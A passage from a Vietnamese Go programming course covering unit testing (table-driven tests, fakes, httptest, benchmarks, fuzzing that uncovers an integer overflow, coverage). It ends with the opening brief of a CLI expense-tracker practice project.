2. **[Cơ bản]** Viết `Min`, `Max`, và `MinMax[T cmp.Ordered](xs []T) (min, max T, err error)` trả lỗi khi slice rỗng.

3. **[Cơ bản]** Cài `Queue[T any]` (hàng đợi FIFO) với `Enqueue`, `Dequeue() (T, bool)`, `Len`.
4. **[Trung bình]** Viết hàm `GroupBy[T any, K comparable](xs []T, key func(T) K) map[K][]T` và dùng nó để nhóm danh sách sản phẩm theo danh mục, nhóm số theo chẵn/lẻ.
5. **[Trung bình]** Viết `Unique[T comparable](xs []T) []T` giữ thứ tự xuất hiện, và `Chunk[T any](xs []T, n int) [][]T`. So sánh với `slices.Chunk`.
6. **[Trung bình]** Viết `Ptr[T any](v T) *T` và dùng nó để tạo trường tùy chọn `*string`, `*int` gọn gàng. So sánh với `new(expr)` của Go 1.26.
7. **[Nâng cao]** Cài `Cache[K comparable, V any]` có `Set(k, v, ttl)` và `Get(k) (V, bool)` (hết hạn thì coi như không có). Dùng `time` và một `Clock` giả để kiểm thử hết hạn không dùng `Sleep`. (Chưa cần an toàn đa luồng; sẽ thêm mutex ở Buổi 14.)
8. **[Nâng cao]** Cài cây tìm kiếm nhị phân `Tree[T cmp.Ordered]` có `Insert`, `Contains` và iterator `All() iter.Seq[T]` duyệt theo thứ tự tăng dần (đệ quy bên trong `yield`). Thử `break` giữa chừng để chắc iterator dừng đúng.
9. **[Thử thách]** Viết bộ iterator `Map`, `Filter`, `Take`, `Zip`, `Enumerate` trên `iter.Seq`, và dùng chúng ghép thành đường ống xử lý dòng log: đọc từng dòng tệp (`bufio.Scanner` bọc thành `iter.Seq[string]`), lọc dòng lỗi, lấy 10 dòng đầu. Chứng minh bằng đếm số dòng thực sự được đọc rằng đường ống là *lazy*.

Buổi 11 — Kiểm thử trong Go


> **Thông tin buổi học**
> **Thời lượng:** 5 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 1–10 (interface ở Buổi 6 là then chốt)

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Viết, chạy và đọc kết quả `go test` thành thạo, với các cờ quan trọng.
> - Viết **table-driven test** với subtest, test song song, hàm trợ giúp (`t.Helper`), `t.Cleanup`, `t.TempDir`.
> - Tách phụ thuộc bằng interface và dùng **bản giả (fake)** để test logic nghiệp vụ.
> - Test HTTP handler bằng `httptest`.
> - Viết **benchmark**, **fuzz test**, **example test** và đọc báo cáo **coverage**.
> - Biết nguyên tắc viết test tốt và các sai lầm phổ biến.

1. Vì sao test, và test cái gì?

Kiểm thử tự động là thứ cho phép bạn **sửa code mà không sợ**. Một dịch vụ backend sống nhiều năm, đổi tay nhiều người; không có test, mỗi thay đổi là một lần cầu may. Với Go, kiểm thử được tích hợp sẵn trong ngôn ngữ và công cụ: không cần framework, chỉ cần `go test`.

1.1. Kim tự tháp kiểm thử



Tỷ lệ gợi ý: rất nhiều unit test, vừa đủ integration test, ít E2E. Buổi này tập trung vào unit test và nền tảng chung; integration test với Gin và testcontainers ở Buổi 31.

2. Test đầu tiên

Quy ước của Go:

- Tệp test tên `xxx_test.go`, nằm **cùng thư mục** với code được test.
- Hàm test tên `TestXxx` (chữ cái sau `Test` viết hoa), nhận `*testing.T`.
- Chạy `go test ./...` để test mọi package.

Ta sẽ dùng một ví dụ xuyên suốt buổi: package `pricing` tính giá sau giảm.

```go
// pricing.go
package pricing

import "errors"

var (
    ErrInvalidPercent = errors.New("phần trăm phải trong khoảng 0..100")
```

```
    ErrNegativePrice  = errors.New("giá không được âm")
)

// ApplyDiscount giảm giá theo phần trăm; kết quả làm tròn xuống (đơn vị đồng).
func ApplyDiscount(price int64, percent int) (int64, error) {
    if price < 0 {
        return 0, ErrNegativePrice
    }
    if percent < 0 || percent > 100 {
        return 0, ErrInvalidPercent
    }
    return price * int64(100-percent) / 100, nil
}
```

2.1. Table-driven test: thành ngữ số một của Go

Thay vì viết nhiều hàm test na ná nhau, bạn liệt kê **bảng các trường hợp** (đầu vào, kết quả mong đợi) rồi duyệt bằng một vòng lặp. Thêm một trường hợp mới chỉ tốn một dòng:

```
// pricing_test.go
package pricing

import (
    "errors"
    "testing"
)

func TestApplyDiscount(t *testing.T) {
    tests := []struct {
        name    string
        price   int64
        percent int
        want    int64
        wantErr error
    }{
        {"không giảm", 100000, 0, 100000, nil},
        {"giảm 10%", 100000, 10, 90000, nil},
        {"giảm 100%", 100000, 100, 0, nil},
        {"làm tròn xuống", 999, 33, 669, nil},
        {"phần trăm âm", 100000, -1, 0, ErrInvalidPercent},
        {"phần trăm trên 100", 100000, 101, 0, ErrInvalidPercent},
        {"giá âm", -5, 10, 0, ErrNegativePrice},
    }
    for _, tc := range tests {
        t.Run(tc.name, func(t *testing.T) { // mỗi trường hợp là một subtest
            got, err := ApplyDiscount(tc.price, tc.percent)
            if !errors.Is(err, tc.wantErr) {
                t.Fatalf("ApplyDiscount(%d, %d) lỗi = %v, muốn %v",
                    tc.price, tc.percent, err, tc.wantErr)
            }
            if got != tc.want {
                t.Errorf("ApplyDiscount(%d, %d) = %d, muốn %d", tc.price, tc.percent, got, tc.want)
            }
        })
    }
}
```

Chạy với `-v` để xem từng subtest:

```
go test -v ./...
```

```
=== RUN   TestApplyDiscount
=== RUN   TestApplyDiscount/không_giảm
=== RUN   TestApplyDiscount/giảm_10%
...
--- PASS: TestApplyDiscount (0.00s)
    --- PASS: TestApplyDiscount/không_giảm (0.00s)
    --- PASS: TestApplyDiscount/giảm_10% (0.00s)
    --- PASS: TestApplyDiscount/giảm_100% (0.00s)
    --- PASS: TestApplyDiscount/làm_tròn_xuống (0.00s)
    --- PASS: TestApplyDiscount/phần_trăm_âm (0.00s)
    --- PASS: TestApplyDiscount/phần_trăm_trên_100 (0.00s)
    --- PASS: TestApplyDiscount/giá_âm (0.00s)
PASS
ok      example.com/pricing    1.297s
```

Nếu có trường hợp sai, kết quả chỉ thẳng vào dòng và dữ liệu gây lỗi. Ví dụ khi sửa nhầm kỳ vọng của "giảm 10%" thành `91000`:

```
--- FAIL: TestApplyDiscount (0.00s)
    --- FAIL: TestApplyDiscount/giảm_10% (0.00s)
        pricing_test.go:32: ApplyDiscount(100000, 10) = 90000, muốn 91000
FAIL
FAIL    example.com/pricing    1.799s
```

Đây là lý do thông điệp lỗi nên theo mẫu **"hàm(đầu vào) = thực tế, muốn kỳ vọng"**: người đọc không cần mở code để hiểu chuyện gì xảy ra. Chọn `got/want` làm tên biến là quy ước cộng đồng.

2.2. Error hay Fatal?

	`t.Errorf`, `t.Error`	`t.Fatalf`, `t.Fatal`
Đánh dấu test thất bại	Có	Có
Dừng test hiện tại	**Không**, chạy tiếp để báo thêm lỗi	**Có**, dừng ngay
Dùng khi	Các kiểm tra độc lập với nhau	Lỗi làm các bước sau vô nghĩa hoặc gây panic (ví dụ `err != nil` rồi sắp dùng kết quả)

2.3. Các cờ go test cần thuộc

Lệnh / cờ	Tác dụng
`go test ./...`	Test mọi package trong module
`-v`	In chi tiết từng test
`-run 'TestApply/giảm'`	Chỉ chạy test khớp biểu thức chính quy (hỗ trợ `/` cho subtest)
`-count=1`	Bỏ qua cache kết quả (Go cache kết quả test không đổi)
`-race`	Bật **race detector** phát hiện data race (Buổi 14). Luôn chạy trong CI
`-cover`, `-coverprofile=c.out`	Đo độ phủ
`-short`	Báo cho test biết bỏ qua phần chậm (`testing.Short()`)
`-timeout 30s`	Giới hạn thời gian toàn bộ test
`-shuffle=on`	Xáo thứ tự test để phát hiện test phụ thuộc lẫn nhau
`-failfast`	Dừng ở test lỗi đầu tiên
`-bench .`, `-benchmem`	Chạy benchmark, thêm số liệu bộ nhớ
`-fuzz FuzzXxx -fuzztime 30s`	Chạy fuzzing

3. Hàm trợ giúp, dọn dẹp và test song song

```go
// Hàm trợ giúp: t.Helper() làm dòng lỗi trỏ về NƠI GỌI, không phải bên trong hàm này.
func mustNoError(t *testing.T, err error) {
    t.Helper()
    if err != nil {
        t.Fatalf("lỗi bất ngờ: %v", err)
    }
}

func TestWithTempFileAndEnv(t *testing.T) {
    dir := t.TempDir() // thư mục tạm, TỰ XÓA khi test kết thúc
    path := filepath.Join(dir, "cfg.txt")
    if err := os.WriteFile(path, []byte("x"), 0o600); err != nil {
        t.Fatal(err)
    }
    t.Cleanup(func() { t.Log("dọn dẹp xong") }) // chạy sau cùng, theo thứ tự ngược
    t.Setenv("APP_MODE", "test")                // đặt biến môi trường, TỰ KHÔI PHỤC sau test
}
```

- `t.Helper()` gắn vào mọi hàm kiểm tra dùng chung, để báo lỗi chỉ đúng dòng của test.
- `t.Cleanup(f)` đăng ký việc dọn dẹp chạy khi test (kể cả subtest) kết thúc; tiện hơn `defer` vì hoạt động đúng cả trong hàm trợ giúp.
- `t.TempDir()`, `t.Setenv()`: tạo tài nguyên có vòng đời gắn với test và tự thu dọn.
- `t.Skip("lý do")`: bỏ qua có điều kiện (không có Docker, đang `-short`...).
- `t.Parallel()` đặt ở đầu test/subtest để chạy song song với các test song song khác, rút ngắn thời gian. Từ Go 1.22, biến vòng lặp `tc` có phạm vi theo lần lặp nên dùng an toàn trong closure của subtest (trước đây phải viết `tc := tc`).

> **Lưu ý**
> Test chạy song song **không được dùng chung trạng thái thay đổi được** (biến toàn cục, cùng tệp, cùng bản ghi CSDL). `t.Setenv` không dùng được cùng `t.Parallel()` vì biến môi trường là toàn tiến trình.

4. Test với phụ thuộc: interface và bản giả (fake)

Nhờ interface nhỏ định nghĩa ở nơi dùng (Buổi 6), ta test được `UserService` mà không cần CSDL:

```go
// user.go
type UserRepository interface {
    FindByID(id int) (User, error)
}

type UserService struct{ Repo UserRepository }

func (s UserService) Greeting(id int) (string, error) {
    u, err := s.Repo.FindByID(id)
    if err != nil {
        return "", fmt.Errorf("lấy user %d: %w", id, err)
    }
    return "Xin chào, " + u.Name, nil
}


// user_test.go
// fakeRepo là bản giả trong bộ nhớ; có thể cấu hình lỗi để thử nhánh lỗi.
type fakeRepo struct {
```

```
    users map[int]User
    err   error
}

func (f fakeRepo) FindByID(id int) (User, error) {
    if f.err != nil {
        return User{}, f.err
    }
    u, ok := f.users[id]
    if !ok {
        return User{}, ErrNotFound
    }
    return u, nil
}

func TestGreeting(t *testing.T) {
    t.Parallel()
    svc := UserService{Repo: fakeRepo{users: map[int]User{1: {1, "An"}}}}

    t.Run("tồn tại", func(t *testing.T) {
        got, err := svc.Greeting(1)
        mustNoError(t, err)
        if want := "Xin chào, An"; got != want {
            t.Errorf("got %q, want %q", got, want)
        }
    })
    t.Run("không tồn tại", func(t *testing.T) {
        _, err := svc.Greeting(2)
        if !errors.Is(err, ErrNotFound) {
            t.Errorf("err = %v, muốn bọc ErrNotFound", err)
        }
    })
    t.Run("repo lỗi", func(t *testing.T) {
        boom := errors.New("db down")
        _, err := UserService{Repo: fakeRepo{err: boom}}.Greeting(1)
        if !errors.Is(err, boom) {
            t.Errorf("err = %v, muốn bọc lỗi gốc", err)
        }
    })
}
```

4.1. Các loại "đối tượng thay thế" (test double)

Loại	Là gì	Dùng khi
Stub	Trả về dữ liệu cố định đã định sẵn	Chỉ cần một đầu vào cố định
Fake	Cài đặt thật nhưng đơn giản (map trong bộ nhớ)	Đa số trường hợp: dễ hiểu, ít phải bảo trì
Mock	Ghi lại lời gọi và kiểm tra "method này đã được gọi đúng cách"	Khi *việc gọi* chính là hành vi cần kiểm tra (đã gửi email chưa?)
Spy	Fake có ghi lại lời gọi để kiểm tra sau	Kiểm tra tương tác mà không cần framework

Khuyến nghị: **ưu tiên fake viết tay**: ngắn, đọc là hiểu, ít vỡ khi refactor. Chỉ dùng công cụ sinh mock (`go.uber.org/mock`, `mockery`) cho interface lớn hoặc khi thật sự cần xác nhận tương tác. Lạm dụng mock sinh ra các test "kiểm thử cách cài đặt", gãy mỗi lần refactor dù hành vi không đổi.

5. Test HTTP handler với httptest

Gói `net/http/httptest` cho phép gọi handler như một hàm, không cần mở cổng mạng thật:

```
func TestDiscountHandler(t *testing.T) {
    tests := []struct {
```

```
        name       string
        url        string
        wantStatus int
        wantBody   string // chuỗi con mong đợi
    }{
        {"thành công", "/discount?price=100000&percent=10", http.StatusOK, `"final":90000`},
        {"price sai", "/discount?price=abc&percent=10", http.StatusBadRequest, "price không hợp lệ"},
        {"percent sai", "/discount?price=100&percent=500", http.StatusUnprocessableEntity, "0..100"},
    }
    for _, tc := range tests {
        t.Run(tc.name, func(t *testing.T) {
            req := httptest.NewRequest(http.MethodGet, tc.url, nil)
            rec := httptest.NewRecorder() // ResponseWriter giả ghi lại phản hồi
            DiscountHandler(rec, req)

            if rec.Code != tc.wantStatus {
                t.Errorf("status = %d, muốn %d", rec.Code, tc.wantStatus)
            }
            if !strings.Contains(rec.Body.String(), tc.wantBody) {
                t.Errorf("body = %q, muốn chứa %q", rec.Body.String(), tc.wantBody)
            }
        })
    }
}
```

Chính mẫu này sẽ dùng để test handler Gin ở Buổi 31 (Gin là một `http.Handler`, nên gọi `router.ServeHTTP(rec, req)`).

6. Test package trong và ngoài

- `package pricing` (cùng package): test truy cập được cả định danh viết thường ("white-box"). Tiện nhưng gắn chặt với cài đặt.
- `package pricing_test` (package ngoài): chỉ thấy API công khai ("black-box"); buộc bạn kiểm thử như một *người dùng* của package. Tốt cho test hợp đồng công khai và tránh phụ thuộc vòng.

Trộn cả hai trong cùng thư mục là hợp lệ. Dữ liệu mẫu để trong thư mục `testdata/` (Go bỏ qua thư mục này khi biên dịch). `TestMain(m *testing.M)` cho phép chạy việc chuẩn bị/dọn dẹp **một lần cho cả package** (ví dụ khởi động CSDL test).

7. So sánh giá trị phức tạp và thư viện hỗ trợ

- `reflect.DeepEqual(a, b)`: so sánh sâu, nhưng thông báo lỗi nghèo nàn.
- `github.com/google/go-cmp/cmp`: `cmp.Diff(want, got)` in **bản khác biệt dễ đọc**, hỗ trợ bỏ qua trường (`cmpopts.IgnoreFields`), tùy chỉnh so sánh. Khuyến nghị cho so sánh struct lớn.
- `github.com/stretchr/testify` (`assert`, `require`): rất phổ biến trong dự án thực tế. `assert.Equal(t, want, got)` ngắn gọn; `require.NoError(t, err)` dừng ngay như `Fatal`. Đổi lại thêm một phụ thuộc và có thói quen "assert gần như mọi thứ".

Giáo trình này **dùng thư viện chuẩn là chính**, và sẽ dùng `testify/require` ở các buổi Gin cho gọn. Dù bạn chọn cách nào, hãy thống nhất trong cả nhóm.

Golden file: với đầu ra dài (JSON, HTML, SQL), lưu kết quả mong đợi vào `testdata/xxx.golden` và so sánh; có cờ `-update` để ghi lại khi thay đổi cố ý. Rất hợp để bảo vệ hợp đồng JSON của API.

8. Benchmark: đo hiệu năng

Hàm `BenchmarkXxx(b *testing.B)`. Từ Go 1.24, nên viết vòng `for b.Loop() { ... }` thay cho `for i := 0; i < b.N; i++`, vì `b.Loop` chỉ chạy phần khởi tạo một lần, ngăn trình biên dịch tối ưu bỏ mất lời gọi và tự quản lý bộ đếm.

```
func BenchmarkApplyDiscount(b *testing.B) {
    for b.Loop() {
        _, _ = ApplyDiscount(123456, 15)
    }
}


go test -run '^$' -bench . -benchmem
```

```
goos: windows
goarch: amd64
pkg: example.com/pricing
cpu: Intel(R) Core(TM) i5-10300H CPU @ 2.50GHz
BenchmarkApplyDiscount-8       924502790             1.292 ns/op           0 B/op           0 allocs/op
PASS
```

Cách đọc: `-8` là số lõi (`GOMAXPROCS`); `924502790` là số lần lặp; `1.292 ns/op` thời gian mỗi lần; `0 B/op`, `0 allocs/op` bộ nhớ cấp phát mỗi lần (rất quan trọng khi tối ưu, Buổi 16). `-run '^$'` để không chạy các test thường. Con số **chỉ có ý nghĩa khi so sánh trước và sau cùng máy**; dùng công cụ `benchstat` (`golang.org/x/perf/cmd/benchstat`) để so sánh nhiều lần chạy một cách có thống kê.

9. Fuzzing: để máy tự tìm trường hợp biên

Fuzz test sinh ngẫu nhiên và biến đổi đầu vào (dựa trên phản hồi độ phủ code) để tìm ra đầu vào làm hàm panic hoặc vi phạm một **tính chất bất biến** do bạn khai báo. Cực kỳ hiệu quả cho bộ phân tích (parser), mã hóa/giải mã, xử lý đầu vào người dùng.

```
func FuzzApplyDiscount(f *testing.F) {
    f.Add(int64(100000), 10) // "hạt giống" (seed corpus)
    f.Add(int64(0), 0)
    f.Add(int64(math.MaxInt64), 0)
    f.Fuzz(func(t *testing.T, price int64, percent int) {
        got, err := ApplyDiscount(price, percent)
        if err != nil {
            return // đầu vào không hợp lệ: bỏ qua
        }
        // tính chất bất biến: kết quả luôn trong [0, price]
        if got < 0 || got > price {
            t.Fatalf("kết quả %d ngoài [0, %d]", got, price)
        }
    })
}
```

Chạy `go test -fuzz FuzzApplyDiscount -fuzztime 30s`. Khi fuzzer tìm ra đầu vào gây lỗi, nó lưu lại vào `testdata/fuzz/FuzzApplyDiscount/` để lần sau chạy `go test` thường vẫn tái hiện (test hồi quy).

9.1. Câu chuyện thật: fuzz test tìm ra lỗi tràn số

Với hạt giống `math.MaxInt64`, test **thất bại ngay** với bản `ApplyDiscount` ở trên:

```
--- FAIL: FuzzApplyDiscount (0.00s)
    --- FAIL: FuzzApplyDiscount/seed#2 (0.00s)
        pricing_test.go:55: kết quả -1 ngoài [0, 9223372036854775807]
FAIL
```

Nguyên nhân: `price * int64(100-percent)` **tràn số** `int64` khi giá rất lớn (Buổi 2 đã cảnh báo: số nguyên Go quấn vòng âm thầm). Bảy trường hợp trong bảng test thông thường không bao giờ chạm tới lỗi này. Cách sửa: tách trước khi nhân để không bao giờ vượt phạm vi:

```
// tách để tránh tràn số khi price rất lớn: price*(100-percent) có thể vượt int64
q, r := price/100, price%100
k := int64(100 - percent)
return q*k + r*k/100, nil
```

Chạy lại, cả test bảng lẫn fuzz đều qua. Đây là điển hình cho việc **đặt tính chất bất biến** ("kết quả không bao giờ vượt giá gốc") hiệu quả hơn việc tự nghĩ từng trường hợp.

10. Example test: tài liệu chạy được

Hàm `ExampleXxx` có chú thích `// Output:` vừa là **tài liệu** (hiện trên `pkg.go.dev`) vừa là **test**: nếu kết quả in ra khác, test lỗi.

```
func ExampleApplyDiscount() {
    got, _ := ApplyDiscount(200000, 25)
    fmt.Println(got)
    // Output: 150000
}
```

11. Độ phủ (coverage)

```
go test -coverprofile=c.out ./...
go tool cover -func=c.out        # liệt kê theo hàm
go tool cover -html=c.out        # mở báo cáo HTML tô màu từng dòng
```

```
example.com/pricing/handler.go:9:    DiscountHandler    100.0%
example.com/pricing/pricing.go:12:    ApplyDiscount    100.0%
example.com/pricing/query.go:9:        parseQuery    88.9%
example.com/pricing/user.go:21:        Greeting    100.0%
total:                    (statements)    96.8%
```

> **Độ phủ không phải chất lượng**
> 100% độ phủ chỉ nói *dòng nào đã chạy*, không nói *đã được kiểm tra đúng hay chưa*. Test không có `assert` vẫn cho độ phủ cao. Dùng coverage để **tìm chỗ chưa được thử** (như nhánh lỗi của `parseQuery`), không đặt mục tiêu con số như một KPI. Ngưỡng thực dụng thường được áp dụng: 70–85% cho tầng nghiệp vụ, và đừng cố nhồi test cho code "dây nối" tầm thường.

12. Kiểm thử code đồng thời và phụ thuộc thời gian

- Luôn chạy test với `-race` trong CI để bắt data race (Buổi 14). Trên một số nền tảng (đặc biệt Windows) race detector cần bật CGO; chạy trong WSL/Linux hoặc CI là cách dễ nhất.
- **Đừng dùng** `time.Sleep` **trong test** để "chờ goroutine xong": test chậm và chập chờn (flaky). Hãy đồng bộ bằng channel/`WaitGroup`, hoặc tiêm `Clock` giả (bài tập Buổi 6).
- Gói `testing/synctest` (ổn định từ Go 1.25) chạy code đồng thời trong một "bong bóng" có **đồng hồ ảo**: `time.Sleep` hay timer trong bong bóng trôi nhanh ngay lập tức nhưng đúng thứ tự, cho phép test code có timeout/retry một cách xác định và nhanh. Ta sẽ gặp lại khi học concurrency.

13. Nguyên tắc viết test tốt

1. **Kiểm thử hành vi, không kiểm thử cài đặt.** Test nên đứng vững khi bạn refactor bên trong mà hành vi công khai không đổi.
2. **Nhanh và xác định (deterministic).** Không phụ thuộc thứ tự, giờ hệ thống, mạng, số ngẫu nhiên không cố định. Test chập chờn là *bệnh dịch*: cả nhóm sẽ ngừng tin test.
3. **Độc lập.** Mỗi test tự dựng dữ liệu của nó; không dựa vào kết quả test khác.
4. **Thông điệp lỗi tự giải thích**: `got X, want Y` kèm đầu vào.
5. **Bao phủ cả nhánh lỗi và giá trị biên** (0, rỗng, âm, lớn nhất, `nil`), không chỉ "đường hạnh phúc".
6. **Một test, một ý.** Tên test/subtest mô tả tình huống bằng ngôn ngữ nghiệp vụ.
7. **Sửa bug = thêm một test tái hiện bug trước** (test đỏ), rồi mới sửa code (test xanh). Bug đó sẽ không bao giờ quay lại.
8. **Test là code**: cũng cần gọn gàng, tránh sao chép dán; dùng hàm trợ giúp.

> **TDD (Test-Driven Development)**
> Quy trình *Đỏ → Xanh → Tái cấu trúc*: viết test thất bại, viết code tối thiểu cho qua, rồi dọn dẹp. TDD không bắt buộc, nhưng áp dụng khi sửa bug hoặc viết logic nghiệp vụ rõ ràng (tính giá, quy tắc khuyến mãi) rất hiệu quả, và buộc bạn thiết kế API dễ dùng/dễ test ngay từ đầu.

14. Sai lầm thường gặp

> **Danh sách bẫy của buổi này**
> 1. **Test không có kiểm tra nào** (chỉ gọi hàm rồi để đó), độ phủ cao nhưng vô nghĩa.
> 2. **Dùng** `time.Sleep` để đồng bộ.
> 3. **Test phụ thuộc thứ tự chạy** hoặc dùng chung trạng thái toàn cục; lộ ra khi bật `-shuffle` hay `-parallel`.
> 4. **Quên** `t.Helper()`, dòng lỗi trỏ vào hàm tiện ích khiến khó tìm.
> 5. **Mock quá đà**, kiểm tra thứ tự lời gọi nội bộ thay vì kết quả.
> 6. **Dùng** `t.Fatal` **từ một goroutine khác** (chỉ gọi được từ goroutine chạy test).
> 7. **Quên rằng Go cache kết quả test**, nên không thấy test chạy lại; dùng `-count=1`.
> 8. **So sánh số thực bằng** `==` trong test (Buổi 2). Dùng ngưỡng sai số.
> 9. **Không test nhánh lỗi**, nơi bug thường ẩn nấp nhất.

15. Góc nhìn thực chiến

Góc nhìn thực chiến

Ở công ty, test chạy **tự động trong CI mỗi lần push** (Buổi 45): `go vet`, `golangci-lint`, `go test -race -cover ./...`; PR không qua được thì không merge. Một số quy ước đáng áp dụng ngay từ ShopGo: (1) mọi hàm có quy tắc nghiệp vụ (giá, thuế, khuyến mãi, trạng thái đơn) **bắt buộc có table-driven test**; (2) mọi handler có test `httptest` cho cả thành công và các mã lỗi; (3) bug đã sửa luôn kèm test hồi quy; (4) test chậm (CSDL thật, Docker) đặt sau build tag hoặc `-short` để vòng lặp phát triển vẫn nhanh. Khi phỏng vấn, bạn sẽ được hỏi "viết table-driven test cho hàm này" và "làm sao test code phụ thuộc DB/thời gian": bạn đã có sẵn câu trả lời từ buổi này.

16. Tóm tắt

Tóm tắt buổi học

- Tệp `_test.go`, hàm `TestXxx(t *testing.T)`, chạy `go test ./...` (nhớ `-race`, `-count=1`, `-cover`).
- **Table-driven test +** `t.Run` là chuẩn; `Errorf` để tiếp tục, `Fatalf` để dừng; thông điệp `got/want`.
- `t.Helper`, `t.Cleanup`, `t.TempDir`, `t.Setenv`, `t.Parallel`, `t.Skip`.
- Tách phụ thuộc bằng interface nhỏ; **ưu tiên fake viết tay**; `httptest` cho handler.
- Benchmark (`b.Loop`, `-benchmem`), fuzz (tính chất bất biến, tìm được lỗi tràn số thật), example test, coverage (công cụ tìm chỗ chưa test, không phải KPI).
- Test tốt: nhanh, xác định, độc lập, kiểm thử hành vi, có nhánh lỗi và giá trị biên.

17. Bài tập

1. **[Cơ bản]** Viết hàm `Chia(a, b int) (int, error)` và table-driven test cho cả trường hợp chia bình thường, chia cho 0, số âm. Chạy với `-v` và `-cover`.
2. **[Cơ bản]** Viết test cho `strings`-like hàm `DaoNguocChuoi` (Buổi 2) với bảng gồm: chuỗi rỗng, một ký tự, ASCII, tiếng Việt có dấu, emoji. Quan sát và sửa nếu có ca thất bại.
3. **[Cơ bản]** Thêm `ExampleDaoNguocChuoi` với `// Output:` và kiểm tra nó chạy trong `go test`.
4. **[Trung bình]** Viết test cho hàm `LaSoNguyenTo` (Buổi 3) dùng bảng ít nhất 15 trường hợp, thêm benchmark so sánh phiên bản chia đến `n-1` với phiên bản chia đến `sqrt(n)`.
5. **[Trung bình]** Viết `ParseConfig(r io.Reader)` (bài tập Buổi 8) rồi test bằng `strings.NewReader`, gồm các trường hợp: dòng trống, chú thích, thiếu dấu `=`, khoảng trắng thừa, khóa trùng.
6. **[Trung bình]** Với `Account`, `Withdraw`, `Transfer` của Buổi 5/7: viết test bảng cho mọi nhánh lỗi, đạt 100% coverage cho package, và dùng `errors.As` kiểm tra `InsufficientFundsError`.
7. **[Nâng cao]** Viết fuzz test cho hàm `ParseConfig` hoặc cho `Money.String()` (Buổi 5) với tính chất bất biến (không panic, kết quả kết thúc bằng `đ`). Chạy ít nhất 30 giây và ghi lại phát hiện của bạn.
8. **[Nâng cao]** Viết bản giả `fakeClock` và test hàm `LaHetHan` / bộ nhớ đệm có TTL (bài tập Buổi 6, 10) mà không dùng `time.Sleep`. Sau đó thử viết lại bằng `testing/synctest` và so sánh hai cách.
9. **[Thử thách]** Dựng kho `golearn` có workflow đơn giản (script hay Makefile) chạy `gofmt -l`, `go vet`, `go test -race -shuffle=on -cover ./...`, và **thất bại nếu độ phủ tổng dưới 70%** (gợi ý: phân tích dòng `total:` của `go tool cover -func`). Đây là bản thô của pipeline CI bạn sẽ dựng ở Buổi 45.

Dự án thực hành 1 — Ứng dụng CLI quản lý chi tiêu

> **Thông tin dự án**
> **Thời lượng:** 6–10 giờ · **Kiến thức dùng:** toàn bộ Giai đoạn 1 (Buổi 1–11) · **Sản phẩm:** một công cụ dòng lệnh `expense` có kiểm thử, lưu dữ liệu ra tệp JSON

Đây là bài kiểm tra cuối giai đoạn. Bạn sẽ tự thiết kế và xây dựng từ đầu một ứng dụng hoàn chỉnh, nhỏ nhưng **đủ mọi thành phần của một chương trình thật**: nhập liệu, kiểm tra dữ liệu, xử lý lỗi, lưu trữ bền vững, báo cáo, kiểm thử. Quan trọng nhất là cách tổ chức: nghiệp vụ tách khỏi lưu trữ, tách khỏi giao diện dòng lệnh. Đó cũng chính là cách bạn sẽ tổ chức ShopGo.

> **Hãy tự làm trước, đừng xem gợi ý ngay**
> Dành ít nhất một buổi để tự thiết kế và viết. Chỉ mở phần "Gợi ý cài đặt" ở cuối khi bạn đã có bản chạy được, để **so sánh** chứ không phải sao chép. Bạn sẽ học được nhiều gấp mười lần.

1. Đề bài

Xây dựng công cụ `expense` giúp một người ghi lại và thống kê chi tiêu cá nhân.

1.1. Chức năng bắt buộc

1. **Thêm khoản chi:** `expense add -date 2026-10-01 -cat "Ăn uống" -amount 50000 -note "phở"`
   - Ngày mặc định là hôm nay nếu bỏ trống; ghi chú tùy chọn.
   - Danh mục được chuẩn hóa (bỏ khoảng trắng thừa, chữ thường): `"Ăn uống"` và `"ăn uống"` là một.
   - Từ chối: danh mục rỗng, số tiền ≤ 0, ngày sai định dạng. Mỗi lỗi có thông báo rõ ràng.
2. **Liệt kê:** `expense list [-from ...] [-to ...] [-cat ...]` in các khoản theo ngày tăng dần kèm tổng tiền.
3. **Xóa:** `expense delete -id 2`. Báo lỗi nếu không có khoản chi đó.
4. **Báo cáo:** `expense report [-from ...] [-to ...]` in tổng theo từng danh mục, sắp xếp giảm dần, kèm **phần trăm** và dòng **TỔNG**.
5. **Lưu trữ bền vững** vào tệp JSON (đường dẫn lấy từ biến môi trường `EXPENSE_FILE`, mặc định `expenses.json`). Chạy lại chương trình vẫn thấy dữ liệu cũ.

1.2. Ràng buộc kỹ thuật

- Tiền dùng `int64` **(đồng)**, tuyệt đối không dùng `float` để lưu hay cộng tiền.
- Chỉ dùng **thư viện chuẩn**.
- Mã thoát: `0` khi thành công, `1` khi có lỗi; lỗi in ra **stderr**, kết quả in ra **stdout**.
- Việc ghi tệp phải **an toàn**: nếu chương trình bị dừng giữa chừng, tệp cũ không được hỏng.
- Tệp JSON bị hỏng phải báo lỗi rõ ràng, **không** được âm thầm coi như tệp rỗng và ghi đè mất dữ liệu.

2. Thiết kế gợi ý

Tách thành ba tầng với **một chiều phụ thuộc**: `main` → `store` → `expense`, và `main` → `expense`. Tầng nghiệp vụ `expense` không biết gì về tệp hay dòng lệnh.

```
expense/
  go.mod                      module example.com/expense
  cmd/expense/
    main.go                   <- phân tích tham số, gọi các tầng dưới, định dạng đầu ra
    main_test.go              <- test đầu-cuối của hàm run()
  internal/
    expense/
      expense.go              <- Expense, Ledger: Add, Delete, Filter, Total, ByCategory
      expense_test.go         <- table-driven test cho toàn bộ quy tắc nghiệp vụ
    store/
      store.go                <- Load, Save (JSON, ghi nguyên tử)
      store_test.go           <- test vòng đi-về, tệp hỏng, tệp chưa có
```

2.1. Mô hình dữ liệu

Kiểu / trường	Kiểu Go	Ghi chú
`Expense.ID`	`int`	Tăng dần, không tái sử dụng sau khi xóa
`Expense.Date`	`time.Time`	Chỉ cần phần ngày; mã hóa JSON RFC 3339
`Expense.Category`	`string`	Đã chuẩn hóa chữ thường
